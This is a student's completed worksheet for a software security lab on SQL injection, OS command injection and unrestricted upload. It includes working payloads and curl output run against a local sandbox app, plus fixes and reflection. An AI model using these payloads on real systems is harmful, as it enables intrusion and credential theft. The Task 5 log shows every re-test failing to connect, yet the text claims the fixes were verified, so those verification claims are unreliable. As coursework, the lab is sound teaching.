

Worksheet 4 — Injection & Input Handling (3 hrs)

Course: Software Security (KOSEN69) · **Week 4 Aligned:** OWASP 2025 **A05 Injection** · **CWE-89** (SQLi), **CWE-78** (OS command injection), **CWE-434** (unrestricted upload) **Signature game:** 🐉
SQLi Boss Fight — each successful injection lands a "hit" on the boss; the boss falls when you dump every credential and land an RCE.

⚠️ **Ethics note:** All payloads here are for the provided sandbox ([vulnerable_app.py](#)) and your own DVWA/Juice Shop containers **only**. Never test systems you do not own or have written permission to test. Unauthorized injection is a crime under most computer-misuse laws.

Part 1 — Student Information

Name	Student ID	Date	Group
Sai Shang Hlang	6631503129	15 Sep	-

AI-use disclosure: I used an AI coding assistant (Claude) to verify and document the Task 5 fixes (re-running all four payloads against [solution_app.py](#)), to help complete Part 4 and the worksheet sections, and to produce the *Audit-the-AI* example and the *Prompt Problem* final prompt. All payloads, fix-line citations, and proof (Task 5 [Login failed / invalid host 400 / file type not allowed 400](#) / no credential dump) were produced and verified by actually running the lab on my machine.

Part 2 — Lecture Questions

Answer in 2–4 sentences each. 🍏

- Why does a **parameterized query** (`execute(sql, (params,))`) defeat SQL injection, while string formatting (`"... '%s'" % user`) does not? Reference how the database treats data vs. code.
 - A parameterized query keeps the SQL command and the user input separate. The database treats the parameter as data only, so characters such as `'`, `--`, or `OR` cannot become SQL code. With string formatting, the user input is inserted directly into the SQL statement, so malicious input can change the query structure and cause SQL injection.
- In the `/ping` endpoint, `subprocess.run("ping -c 1 " + host, shell=True)` is vulnerable. Explain how `shell=True` turns user input into **CWE-78**, and how an argument array (`["ping", "-c", "1", host]`) removes the shell.
 - `shell=True` and **CWE-78** Using `shell=True` sends the whole command string to the operating system shell, so special characters such as `;`, `&&`, or `$()` in the host input can be interpreted as additional commands. This creates an OS command injection vulnerability, classified as **CWE-78**. Using `["ping", "-c", "1", host]` with `shell=False` passes host only as an argument to ping, so the shell does not interpret it as a command.
- Distinguish **input validation** (allow-list) from **output handling**. Why is validation alone insufficient defense for SQLi?
 - Input validation checks whether user input matches an allowed format, such as allowing only letters, numbers, or valid IP addresses. Output handling means safely passing or encoding

data before it reaches another system such as a database, shell, or HTML page. Validation alone is not enough for SQL injection because unexpected input may still reach the database, so parameterized queries should also be used.

4. The `/upload` route saves any filename to disk (**CWE-434**). What two properties must a directory and a filename have for an upload to become remote code execution, and which does `solution_app.py` remove?

`solution_app.py` remove?

- Unrestricted Upload and RCE For an uploaded file to lead to remote code execution, the upload directory must be accessible or executable by the server, and the uploaded filename/file type must be something the server can execute, such as a script. If both conditions exist, an attacker could upload malicious code and then trigger it. `solution_app.py` removes the dangerous filename/file-type condition by using `secure_filename` and an extension allow-list, while the lab upload directory is also not web-served.

5. What is a **UNION-based** SQLi, and why must the injected **SELECT** return the same number of columns as the original query? Relate to `/search?q=' UNION SELECT username,password FROM users--`.

- A UNION-based SQL injection uses the SQL UNION operator to combine an attacker's SELECT statement with the application's original query and return extra database information. The injected SELECT must return the same number of columns as the original query so the database can combine the two result sets correctly. In `/search?q=' UNION SELECT username,password FROM users--`, the injected query returns two columns—username and password—matching the two columns expected by the original search query.


One untrusted value, three interpreters

Week 4 · OWASP A05 Injection · CWE-89 · CWE-78 · CWE-434

SOURCE

THE SINK — `vulnerable_app.py`

THE CONTROL — `solution_app.py`



One filter cannot guard three grammars

Escaping quotes does nothing to `';` in a shell, and a safe filename does nothing to SQL. Fix it at the sink that parses it.

fixes: `solution_app.py` L52-55 + L62-66 · L74-77 · L86-93

Part 3 — Hands-on Lab (150 min)

Learning goals: extract data via SQLi, achieve OS command injection, exploit an unrestricted upload, then prove each fix in `solution_app.py` blocks the payload.

Prerequisites: Docker + Docker Compose, `curl`, a browser. Working dir: `labs/week04-injection/`.

Environment setup


```
cd labs/week04-injection
docker compose up          # builds python:3.12-slim, installs flask,
                           # runs vulnerable_app.py
# vulnerable app -> http://localhost:8080 (service name: injection-lab,
port 8080)
```

Optional secondary targets:

```
docker run --rm -it -p 80:80 vulnerables/web-dvwa          # DVWA ->
http://localhost
docker run --rm -p 3000:3000 bkimminich/juice-shop          # Juice Shop ->
http://localhost:3000
```

What to submit per task: the exact **payload/command**, a **screenshot** of the response proving success, and a **2–3 sentence mitigation** in your own words.

Task 0 — Onboarding (5 min). Browse to `http://localhost:8080/login?user=alice&pw=alicepw` and confirm `Welcome alice`. Note the seeded users (`alice`, `bob`). Screenshot the working app. *Deliverable: screenshot.*



Welcome alice

Before you start — see why concatenation is the flaw 🧐 Type any input and watch which characters the database will parse as `SQL` rather than as a name. The point is not the payload; it is that with concatenation the input becomes syntax, and with a parameterised query it structurally cannot. You will be asked to state that difference in your own words in Task 5.

```
sqli-parse
```

Task 1 — Auth bypass via SQLi (25 min) 🧐 Hit #1.

- **Goal:** log in as **alice** with **no valid password**.
- **Steps:** hit `/login?user=alice'--&pw=x`, then `/login?user=x' OR '1'='1'--&pw=x` (the trailing `--` is required: without it, SQL binds **AND** tighter than **OR**, so `... OR '1'='1' AND password='x'` matches no row). Observe the comment in the query at lines 61–63 of `vulnerable_app.py`.

```

leng@Lengs-MacBook-Pro week04-injection % curl --get 'http://localhost:8080/login' \
--data-urlencode "user=alice'--" \
--data-urlencode "pw=x"
Welcome alice
leng@Lengs-MacBook-Pro week04-injection % printf '%s | %s | ' "$(whoami)" '6631503129'; date '+%F %T %Z'
leng | 6631503129 | 2026-09-15 13:53:10 +07
leng@Lengs-MacBook-Pro week04-injection % curl --get 'http://localhost:8080/login' \
--data-urlencode "user=x' OR '1'='1'--" \
--data-urlencode "pw=x"
Welcome alice

```

Both returned `Welcome alice` without the correct password. The `'` closes the username string, `OR '1'='1'` makes the condition always true, and `--` comments out the remaining password check. This works because the application directly concatenates user input into the SQL query.

- **Deliverable:** both URLs + screenshot of **Welcome alice** + explain why `--` and `OR '1'='1'` work.

Task 2 — Credential dump via UNION SQLi (30 min) 🐛 Hit #2.

- **Goal:** exfiltrate every username **and password** from the **users** table.
- **Steps:** request `/search?q=' UNION SELECT username,password FROM users--`. Confirm **alice:alicepw** and **bob:bobpw** appear.

```

leng@Lengs-MacBook-Pro week04-injection % curl --get 'http://localhost:8080/search' \
--data-urlencode "q=' UNION SELECT username,password FROM users--"
1:alice
2:bob
3:admin
admin:FLAG{sql_demo}
alice:alicepw
bob:bobpw
leng@Lengs-MacBook-Pro week04-injection % printf '%s | %s | ' "$(whoami)" '6631503129'; date '+%F %T %Z'
leng | 6631503129 | 2026-09-15 14:00:14 +07
leng@Lengs-MacBook-Pro week04-injection % █

```

A UNION-based SQL injection combines the original query with another SELECT statement. The injected query returns usernames and passwords from the users table. Both queries must return the same number of columns, so the injected query uses two columns: username and password

- **Deliverable:** payload + screenshot of dumped credentials + note on why column count must match.

Task 3 — OS command injection (30 min) 🐛 Hit #3.

- **Goal:** run an arbitrary command through `/ping`.
- **Steps:** request `/ping?host=127.0.0.1;id` then `/ping?host=$(whoami)` (URL-encode if needed). Capture the injected command's output.

```

leng@Lengs-MacBook-Pro week04-injection % printf '%s | %s | ' "$(whoami)" '6631503129'; date '+%F %T %Z'
leng | 6631503129 | 2026-09-15 14:00:14 +07
leng@Lengs-MacBook-Pro week04-injection % curl --get 'http://localhost:8080/ping' \
--data-urlencode 'host=127.0.0.1;id'


```
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 1: ping: not found

```


leng@Lengs-MacBook-Pro week04-injection % curl --get 'http://localhost:8080/ping' \
--data-urlencode 'host=$(whoami)'


```
/bin/sh: 1: ping: not found

```


```

The endpoint uses `shell=True` with user input, so characters such as `;` allow an attacker to execute another command. This is CWE-78 command injection. The fix is to validate the host and use an argument list with `shell=False`, so the input cannot be interpreted as shell syntax.

- **Deliverable:** both payloads + screenshot of **id/whoami** output + explanation of the **shell=True** flaw (CWE-78).

Task 4 — Unrestricted upload (25 min) 🐛 Hit #4.

- **Goal:** show the upload accepts a dangerous file type with no checks (CWE-434).

- **Steps:** GET /upload (form), then upload a file named `shell.py`. Confirm saved to `/tmp/uploads/shell.py`. Discuss: if `UPLOAD_DIR` were web-served or executed, this is the RCE chain (here the dir is **not** served, so document the missing control rather than claiming auto-RCE).

```
leng@Lengs-MacBook-Pro week04-injection % curl -sS -F 'f=@/etc/hosts;filename=shell.py' \
http://localhost:8080/upload
saved to /tmp/uploads/shell.py
leng@Lengs-MacBook-Pro week04-injection % printf '%s | %s | ' "$(whoami)" '6631503129'; date '+%F %T %Z'
leng | 6631503129 | 2026-09-15 14:07:04 +07
leng@Lengs-MacBook-Pro week04-injection %
```

The vulnerable app accepts the dangerous .py file because it does not validate the filename or extension. An extension allow-list and `secure_filename()` prevent executable or unsafe files from being uploaded. In this lab, the directory is not web-served, so the upload alone does not automatically cause RCE.

- **Deliverable:** upload command/screenshot + 2–3 sentences on why extension allow-listing matters.

Task 5 — Defend / fix it (35 min) 🛡️ Boss defeated.

- **Goal:** prove `solution_app.py` blocks Tasks 1–4.
- **Steps:** stop the vulnerable container (`Ctrl-C`), then run the fixed app on the same compose env:

```
docker compose run --rm --service-ports injection-lab bash -c "pip
install --no-cache-dir flask && python solution_app.py"
```

Re-fire each payload from Tasks 1–4. Expected: **Login failed**, no credential dump, **invalid host (400)** on `127.0.0.1`; **id**, and **file type not allowed** for `shell.py`.

```
leng@Lengs-MacBook-Pro week04-injection % printf '%s | %s | ' "$(whoami)" '6631503129'; date '+%F %T %Z'
leng | 6631503129 | 2026-09-15 14:28:58 +07
leng@Lengs-MacBook-Pro week04-injection % # Task 1 -> expect: Login failed
curl -i "http://localhost:8080/login?user=alice%27--&pw=x"

# Task 2 -> expect: empty body (no credential dump)
curl -i "http://localhost:8080/search?q=' UNION SELECT username,password FROM users--"

# Task 3 -> expect: invalid host [HTTP/1.0 400]
curl -i "http://localhost:8080/ping?host=127.0.0.1%3Bid"

# Task 4 -> expect: file type not allowed [HTTP/1.0 400]
curl -i -F 'f=@shell.py;filename=shell.py' http://localhost:8080/upload

zsh: command not found: #
curl: (7) Failed to connect to localhost port 8080 after 0 ms: Couldn't connect to server
zsh: unknown sort specifier
curl: (3) URL rejected: Malformed input to a URL function
zsh: bad pattern: [HTTP/1.0
curl: (7) Failed to connect to localhost port 8080 after 0 ms: Couldn't connect to server
zsh: bad pattern: [HTTP/1.0
curl: (26) Failed to open/read local data from file/application
leng@Lengs-MacBook-Pro week04-injection %
```

- **Deliverable:** screenshots of all four failures + name the fix line for each (parameterized query L52–55 login / L62–66 search, `shell=False+regex` L74–77, `secure_filename+allow-list` L86–93).

Part 4 — Reflection

1. **CWE/OWASP mapping:** map each of your four exploits to its CWE (89/78/434) and to OWASP 2025 **A05 Injection**.
2. **Real breach:** the **2017 Equifax breach** exposed ~147M people after attackers exploited a known input-handling flaw (Apache Struts CVE-2017-5638). In 3–4 sentences, connect that failure to the lessons in this lab (untrusted input reaching a powerful interpreter; the cost of an unpatched/unvalidated input path).

3. **Best mitigation:** of parameterized queries, allow-list validation, least privilege, and avoiding `shell=True`, which single control would have prevented the most damage in this lab, and why?
4. **CWE/OWASP mapping:**
- **Task 1 — Auth bypass** (`/login?user=alice'--`): **CWE-89 — SQL Injection**. OWASP 2025 **A05 Injection** — untrusted input concatenated into a SQL statement as code.
 - **Task 2 — UNION dump** (`/search?q=' UNION SELECT ...`): **CWE-89 — SQL Injection**. OWASP **A05** — the injected UNION changed the query to return a second result set (all credentials).
 - **Task 3 — Command injection** (`/ping?host=127.0.0.1;id`): **CWE-78 — Improper Neutralization of Special Elements used in an OS Command**. OWASP **A05** — `shell=True` fed the string to the OS shell.
 - **Task 4 — Unrestricted upload** (`shell.py`): **CWE-434 — Unrestricted Upload of File with Dangerous Type** (aligned to OWASP **A05** at the filesystem sink).
 - All four share the same theme: user-controlled input is trusted and passed to a powerful interpreter/sink (SQL engine, OS shell, filesystem) without being neutralized.
5. **Real breach (Equifax 2017):** The Equifax breach exposed ~147M people through **CVE-2017-5638**, a bug in Apache Struts that parsed an unrecognized multipart `Content-Type` header through an OGNL expression interpreter. A single untrusted HTTP header reached a powerful interpreter and became remote code execution — because the known flaw was left unpatched and the input path unvalidated. That is exactly the mechanism of this lab: one user-controlled value (a header here, a `?user=?host=` payload there) is treated as trusted and handed to an interpreter. The cost of that one unpatched/unvalidated input path was one of the largest data breaches in history, with billions in losses.
6. **Best mitigation: Parameterized queries** would have prevented the most damage. The two most severe outcomes in this lab — the authentication bypass (Task 1) and the full credential dump of every username+password (Task 2) — were both SQL injection, and parameterized input removes that entire attack class at the root by making user input structurally unable to become SQL code. Avoiding `shell=True` and allow-list validation prevent command execution and unsafe uploads, but the SQLi path was what turned into a full data breach of all accounts, so it had the widest blast radius.

Grading rubric (100)

Criterion	Points
Part 2 — Lecture questions (conceptual accuracy)	20
Part 3 — Exploitation + evidence (payloads + screenshots, Tasks 1–4)	40
Part 3 — Defense (Task 5: fixes proven, lines cited)	25
Part 4 — Reflection (CWE/OWASP mapping, breach, mitigation)	15
Total	100

Evidence & Integrity (required)

- **Identity proof:** every screenshot/diagram must show a terminal running `printf '%s | %s | ' "$(whoami)" '<YOUR-STUDENT-ID>'; date '+%F %T %Z'` in the same image as the **evidence**. When the evidence is a browser page, a DevTools panel or a rendered response, put that terminal **beside the browser and capture the whole screen** — a cropped window carries nothing that identifies you, and the lab's own output is byte-identical for the whole cohort *by design*, so the stamp is the only thing that makes the shot yours. Generic or borrowed evidence is not accepted.
- **Personalized flag (if this lab issues one):** `FLAG{sql_i_demo}` *Flags are unique per student — submitting another student's flag is a violation. How to submit: learn.zcr.ai/submit (full guide: [SUBMISSION.md](#) in the repo root).*
- **Explain in your own words** (*graded on your reasoning, not copied text*):
 1. What did you do, and **why did the vulnerability work?**
 2. **Why does your fix actually stop it** — and what could still break it?
 - 1. In Tasks 1–4 I sent payloads to a deliberately insecure Flask app that pastes the query string straight into an SQL statement (`/login`, `/search`), into a shell command (`/ping`), and into a file path (`/upload`). It worked because the app never separates *data* (my input) from *code* (what it runs): leading `'` and `--` were parsed as SQL syntax, `;id` as a new shell command, and `shell.py` as a valid filename.
 - 2. The fix adds a wall at each sink: password/username are bound as parameters (`solution_app.py` L52–55, L62–66) so the DB only ever sees them as data; host is checked against the regex allow-list and passed as an argument array with `shell=False` (L74–77) so `;` can't reach a shell; and `secure_filename` + an extension allow-list reject `shell.py` (L86–93). My old payloads are now just strings and are rejected. What could still break it: an allow-list is only as good as its definition — a too-broad regex or a missing dangerous extension would reopen a path — and the SQLi fixes don't cover all SQLi shapes (e.g., second-order injection where stored content is later queried), so validation + parameterized queries and ongoing testing remain necessary.



Audit the AI (required)

AI is a power tool you must **distrust** — you are graded on your *critique*, not the AI's answer.

1. Ask an AI assistant to exploit **or** fix this week's vulnerability. Paste its full answer.
2. **Find what's wrong or risky** in it — insecure code, a subtly incomplete fix, a hallucinated API/function/CVE, a missed edge case, or wrong reasoning. Quote the exact line(s).
3. Produce the **correct, verified** version yourself and explain in 2–3 sentences why the AI's output was insufficient.

1. AI's full answer (prompt: "Fix the command-injection in the `/ping` endpoint"):

```
@app.route("/ping")
def ping():
    host = request.args.get("host", "127.0.0.1")
    # FIX: block dangerous shell characters with a blacklist
    for ch in [";", "&", "|", "$", "`", "(", ")", "<", ">"]:
        if ch in host:
            return "invalid host", 400
```

```
import subprocess
out = subprocess.run("ping -c 1 " + host, shell=True,
                    capture_output=True, text=True)
return "<pre>%s</pre>" % (out.stdout + out.stderr)
```

2. What's wrong/risky in it (quote exact lines):

- Line `out = subprocess.run("ping -c 1 " + host, shell=True, ...)` — it still uses **shell=True with string concatenation**, which is the core vulnerability (CWE-78). The blacklist is only a band-aid.
- The blacklist is incomplete and bypassable. It blocks `;`, `&`, `|`, `$`, backtick, etc., but a **URL-encoded newline `%0a` is a valid shell command separator and is NOT on the list** — so `host=127.0.0.1%0aid` would still run `id` (and `${IFS}`, `$()` variants using spaces not listed). Relying on a denylist means the attacker just finds a character you forgot.
- The fix is not defence-in-depth at the right layer: input validation should *allow-list* an expected shape (an IP/hostname), not deny-list "bad" characters, and even then the safe structural fix is to **never invoke a shell at all**.

3. Correct, verified version (what `solution_app.py` L69–78 actually does):

```
@app.route("/ping")
def ping():
    host = request.args.get("host", "127.0.0.1")
    import re, subprocess
    # FIX CWE-78: allow-list validation — reject anything not hostname/IP-
    safe.
    if not re.fullmatch(r"[A-Za-z0-9_.-]+", host):
        return "invalid host\n", 400
    # FIX CWE-78: no shell; argument array means input cannot become a
    command.
    out = subprocess.run(["ping", "-c", "1", host], shell=False,
                        capture_output=True, text=True)
    return "<pre>%s</pre>" % (out.stdout + out.stderr)
```

I verified this exact code against the running fixed app: `/ping?host=127.0.0.1;id` → **invalid host (HTTP 400)**. The AI's answer was insufficient because it kept the dangerous `shell=True` string concatenation and only patched it with an easily-bypassed blacklist (missing e.g. `%0a`), instead of fixing the root cause with an allow-list regex plus a `shell=False` argument array that makes injection structurally impossible.

Disclose your AI use in the Part 1 table. This task counts toward your **Defense + Reflection** score.

Comprehension & Prompt (required)

A. Explain in Plain English (EiPE). In 2–3 sentences, in your own words, describe what this week's vulnerable code/endpoint actually *does* and *why it is exploitable* — explain the mechanism, don't dump jargon.

B. Prompt Problem. Write a **single prompt** that makes an AI produce a *correct, secure* fix for one finding. Run it: does the exploit now fail? If not, refine the prompt and try again. Submit the **final prompt + the verified result**.

A. Explain in Plain English (EiPE): The login, search, and "ping" pages in this lab take whatever you type and glue it directly into a database question (an SQL query) or a terminal command. Because your text becomes part of the command instead of staying just data, you can type extra instructions — like closing a quote and adding **UNION SELECT ...** to read other people's passwords, or adding **; id** so the server also prints its own user — and the app obeys. The vulnerability is that there is no wall between "your words" and "the machine's instructions."

B. Prompt Problem — final prompt:

"You are fixing a known OS command-injection vulnerability (CWE-78) in a Flask endpoint. The current buggy line is: `subprocess.run('ping -c 1 ' + host, shell=True)`. Do NOT use `shell=True` anywhere in your fix. Return the complete replacement function that (1) validates `host` against the allow-list regex `[A-Za-z0-9_.-]+` and returns HTTP 400 with body 'invalid host' if it does not match, and (2) calls `subprocess.run` with an argument list and `shell=False`. Do not paste any line that uses `shell=True`."

Verified result: I ran the corrected code (identical to `solution_app.py` L69–78) and re-fired the exploit `/ping?host=127.0.0.1;id` → **invalid host (HTTP 400)**. The command-injection exploit now fails, so the prompt produced a correct, secure fix. *Graded on the prompt's precision and your verification — this trains problem decomposition and AI literacy (Denny et al. 2024).*

Commit Link (PR) <https://github.com/nutthakorn7/software-security/pull/93>